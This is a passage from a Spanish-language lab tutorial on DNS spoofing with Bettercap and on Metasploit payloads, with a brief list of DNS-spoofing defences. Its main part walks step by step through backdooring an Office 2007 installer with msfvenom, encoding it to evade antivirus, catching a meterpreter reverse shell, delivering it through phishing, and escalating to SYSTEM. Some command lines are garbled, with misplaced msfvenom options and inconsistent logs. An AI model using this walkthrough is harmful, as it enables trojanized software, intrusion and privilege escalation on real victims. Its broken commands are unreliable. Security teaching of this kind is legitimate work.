             ├─51895 /usr/sbin/apache2 -k start
             ├─51898 /usr/sbin/apache2 -k start
             ├─51899 /usr/sbin/apache2 -k start
             ├─51900 /usr/sbin/apache2 -k start
             ├─51901 /usr/sbin/apache2 -k start
             └─51902 /usr/sbin/apache2 -k start

abr 10 20:07:45 kaliPrueba systemd[1]: Starting apache2.service - The Apache HTTP Server ...
abr 10 20:07:45 kaliPrueba systemd[1]: Started apache2.service - The Apache HTTP Server.
```

A continuación, pondremos los siguientes comandos en Bettercap para suplantar el dominio de as.com, como hemos dicho anteriormente.

```
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.domains as.com
[20:10:35] [net.sniff.mdns] mdns gateway : PTR query for _services._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.domains as.com
```

Aquí ponemos nuestra dirección como destino del dns as.com

```
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.address 192.168.1.30
[20:13:04] [net.sniff.mdns] mdns gateway : PTR query for _services._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.address 192.168.1.30
```

Arrancamos dns spoof.

```
192.168.1.0/24 > 192.168.1.30 » dns.spoof on
```

Nos muestra que ya está haciendo el ataque:

```
192.168.1.0/24 > 192.168.1.30 »
[20:16:24] [sys.log] [inf] dns.spoof as.com → 192.168.1.30
192.168.1.0/24 > 192.168.1.30 »
```

Ahora nos vamos a nuestra máquina de Ubuntu y buscamos en el navegador “as.com” y nos sale el apache que hemos creado antes.



Métodos de prevención de DNS Spoofing:

Para prevenir

- Estrategias de Prevención del Envenenamiento del DNS (Lado del Servidor):
 - 1 - Comparación directa entre solicitud y respuesta.
 - 2 - Implementación de DNSSEC (Domain Name System Security Extensions):
 - Usa criptografía de clave pública para verificar la autenticidad.
 - Se implementa a nivel raíz de Internet (por ejemplo, Google DNS).

- Medidas del Lado del Cliente (Propietarios de Sitios)

1 - Uso de SSL para cifrado de extremo a extremo.

2 - Herramientas de detección de spoofing.

3 - Aumento del valor TTL en caché DNS.

4 - Estrategia integral de DNS, DHCP e IPAM (DDI).

- Medidas del Usuario Final

1 - Uso de VPN y servidores DNS privados cifrados.

2 - Precauciones básicas de seguridad (no hacer clic en enlaces sospechosos).


3 - Limpieza periódica de la caché DNS.

Payload con Metasploit

Los payloads de Metasploit son fragmentos de código o programas maliciosos diseñados para ejecutarse en un sistema objetivo después de que este haya sido comprometido mediante un exploit. Un exploit es un programa o secuencia de comandos que aprovecha una vulnerabilidad o debilidad en un sistema o software para obtener acceso no autorizado. Una vez que el exploit ha tenido éxito, por ejemplo, a través de ingeniería social, el payload tiene como objetivo lograr una serie de acciones maliciosas o de recopilación de información sin el conocimiento del usuario.

Metasploit proporciona una amplia variedad de payloads que permiten al atacante realizar diversas acciones, desde obtener acceso remoto al sistema hasta mantener la persistencia en él, robar información o incluso instalar malware.

Vamos a comprobar su uso. Para ello iniciamos la máquina virtual de Kali Linux ya que tiene estas herramientas instaladas por defecto. Desde el usuario root al que podemos acceder con el comando “sudo su” ejecutamos el servicio de bases de datos e iniciamos la base de datos que utiliza Metasploit. Para ello utilizamos el comando “systemctl start postgresql && msfdb init”:



Si volvemos a ingresar el mismo comando podemos ver que la base de datos ya está iniciada. A continuación, iniciaremos la consola de Metasploit. Para ello utilizamos el comando “msfconsole”. Cada vez que iniciamos la consola aparecerá un banner distinto y nos mostrará un resumen de la versión y de todo lo que disponemos.


En este caso, podemos ver que tenemos disponibles los siguientes módulos:

- **2505 exploits:** Explotan una debilidad específica de un sistema para ejecutar código malicioso.
- **1288 auxiliary:** Realizan tareas auxiliares relacionadas con la recolección de información o la ayuda en la explotación como escaneo de puertos, recolección de credenciales, ataques de diccionario...
- **431 post:** Realizan tareas de post-explotación, como la recopilación de información adicional, escalada de privilegios, o movimiento lateral a través de una red comprometida.
- **1610 payloads:** Se ejecutan en el sistema de la víctima después de que un exploit tenga éxito para lograr acceso remoto, ejecución de comandos, o incluso instalación de malware.
- **49 encoders:** Cifran el payload en una forma que es más difícil de identificar como malicioso.
- **13 nops:** "NOP" significa "No Operation" y son instrucciones que no hacen nada, pero son utilizadas para garantizar que el payload se ejecute correctamente, incluso si se modifican ciertas direcciones de memoria durante el proceso de explotación.
- **9 evasion:** Evitan que el ataque sea detectado por sistemas de defensa, como firewalls, antivirus, y otros mecanismos de seguridad.


Para esta demostración crearemos un payload dentro de un setup normal y pasaremos un encoder sobre este para que sea más difícil de detectar por el antivirus, en este caso usaremos un instalador, por ejemplo, el de Office2007, que se puede encontrar en Internet en la librería digital publica “archive.org” publicado por Microsoft, aunque podría ser cualquier otro .exe en el que se pudiera inyectar código.

Nota importante: Debemos usar un setup que nos pida permisos de administrador al ejecutarlo, de esa forma podremos elevar nuestros permisos más adelante sin ningún problema.

Podemos buscar tanto el encoder como cualquier otra cosa con el comando “search”.



Como curiosidad, si escribimos el comando “banner” nos mostrará una imagen distinta.



Ahora utilizaremos “msfvenom” para combinar la generación del payload con el encoder que hemos escogido. En este caso “Shikata_ga_nai” el cual funciona con arquitecturas Windows x32 como el sistema de la máquina que queremos atacar.


Las opciones utilizadas en el comando para backdorizar el .exe del Office 2007 son los siguientes:

- “-a”: arquitectura del sistema operativo.
- “--plataforma”: plataforma.
- “-x”: selecciona el software original como plantilla.
- “-k”: preserva el código original e inyecta el código malicioso.
- “-p”: Payload a insertar.
- “lhost”: Ip de nuestra máquina.
- “lport”: puerto local de conexión.
- “-e”: encoder.
- “-i”: veces que se cifrara el archivo con el encoder seleccionado.
- “-b”: caracteres a evitar.
- “-f”: formato de salida.
- “-o”: nombre salida de archivo.

Al ejecutar el comando podemos ver cómo se crea el archivo setup.exe con el payload.

Lo siguiente que haremos será preparar la conexión. Introducimos el comando “use exploit/multi/handler”.

Después introducimos el tipo de payload que hemos introducido en el exploit “set payload windows/meterpreter/reverse_tcp” e introducimos las direcciones ip y el puerto de la máquina desde la que estamos atacando. “set lhost 192.168.1.15” “set lport 4444” y lo ejecutamos con “run” o “exploit” hasta que nuestra víctima caiga en la trampa.



```

kali@kali: ~
[!] msfvenom -a x86 --platform windows -x /home/kali/Desktop/Office2007/setup.exe -k windows/meterpreter/reverse_tcp -p lhost=192.168.1.15 lport=4444 -f exe -o /home/kali/Desktop/Office2007/setup.exe

[*] exec: msfvenom -a x86 --platform windows -x /home/kali/Desktop/Office2007/setup.exe -k windows/meterpreter/reverse_tcp -p lhost=192.168.1.15 lport=4444 -f exe -o /home/kali/Desktop/Office2007/setup.exe


[*] Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] Found 1 compatible encoders
[*] Attempting to encode payload with 2 iterations of x86/shikata_ga_nai
[*] x86/shikata_ga_nai succeeded with size 381 (iteration=0)
[*] x86/shikata_ga_nai succeeded with size 400 (iteration=1)
[*] x86/shikata_ga_nai chosen with final size 400
[*] Payload size: 400 bytes
[*] Final size of executable file: 73716 bytes
[*] Saving file to: /home/kali/Desktop/Office2007/setup.exe
[*] msfvenom -a x86 --platform windows -x /home/kali/Desktop/Office2007/setup.exe -k windows/meterpreter/reverse_tcp -p lhost=192.168.1.15 lport=4444 -f exe -o /home/kali/Desktop/Office2007/setup.exe

[*] msf exploit(multi/handler) > lhost 192.168.1.15
[*] msf exploit(multi/handler) > set lhost 192.168.1.15
[*] msf exploit(multi/handler) > set lport 4444
[*] msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.15:4444
[*] 192.168.1.52:4444 -> 192.168.1.15:4444 (177724 bytes) to 192.168.1.52
[*] Meterpreter session 1 opened (192.168.1.15:4444 -> 192.168.1.52:56130) at 2025-04-15 15:00:04 -0400

[*] meterpreter > 

```

En este paso, haríamos uso de la ingeniería social ya sea mediante un correo o una página de descargas fraudulenta para que la máquina objetivo recibiera nuestro software infectado, ahora en la máquina víctima ejecutaremos el exploit con el payload que se ejecutará como un programa normal y oficial, pero en nuestra consola podremos ver que el payload se ha ejecutado y que ya tenemos acceso al sistema mediante una shell meterpreter.



Una vez estamos dentro, podemos comprobar que tipo de sistema hemos infectado con el comando “sysinfo”. Ahora escalaremos privilegios en el sistema víctima usando dos comandos. Primero veremos qué usuario somos en el sistema infectado con el comando “getuid”. Introducimos “use priv” que sirve para escalar privilegios y “getsystem” sirve para obtener los permisos del sistema. Utilizando “getsystem -h” obtendremos una ayuda del comando. Ahora ejecutamos el comando “getsystem 0” con todas las técnicas disponibles y nos dice que hemos conseguido los permisos del sistema y cómo lo ha hecho. Al volver a comprobar que usuario somos con “getuid” vemos que estamos en el usuario System.

```

kali㉿kali: ~
File Actions Edit View Help
msf exploit(msf://handler) > set lhost 192.168.1.15
lhost => 192.168.1.15
msf exploit(msf://handler) > set lport 4444
lport => 4444
msf6 exploit(msf://handler) > run
[*] Started reverse TCP handler on 192.168.1.15:4444
[*] Sending stage (177734 bytes) to 192.168.1.52
[*] Meterpreter session 1 opened (192.168.1.15:4444 -> 192.168.1.52:56130) at 2025-04-15 15:00:04 -0400

meterpreter > sysinfo
Computer : DESKTOP-6IFEUON
OS : Windows 10 (10.0 Build 19045).
Architecture : x86
System Language : es_ES
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : 192.168.1.52/windows
meterpreter > getuid
Server username: DESKTOP-6IFEUON\tefiw
meterpreter > use priv
[*] The "priv" extension has already been loaded.
meterpreter > getsystem -h
Usage: getsystem [options]



Attempt to elevate your privilege to that of local system.



OPTIONS:
  -h  Help Banner.
  -t  The technique to use. (Default to '0').
      0 : All techniques available
      1 : Named Pipe Impersonation (In Memory/Admin)
      2 : Named Pipe Impersonation (RPCSS/Admin)
      3 : Token Duplication (In Memory/Admin)
      4 : Named Pipe Impersonation (RPCSS variant)
      5 : Named Pipe Impersonation (PrintSpooler variant)
      6 : Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)

meterpreter > getsystem 0
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 


```

Una vez conseguido el acceso como administrador podemos ver la infinidad de opciones que tenemos a realizar en el sistema infectado introduciendo el comando “help”.

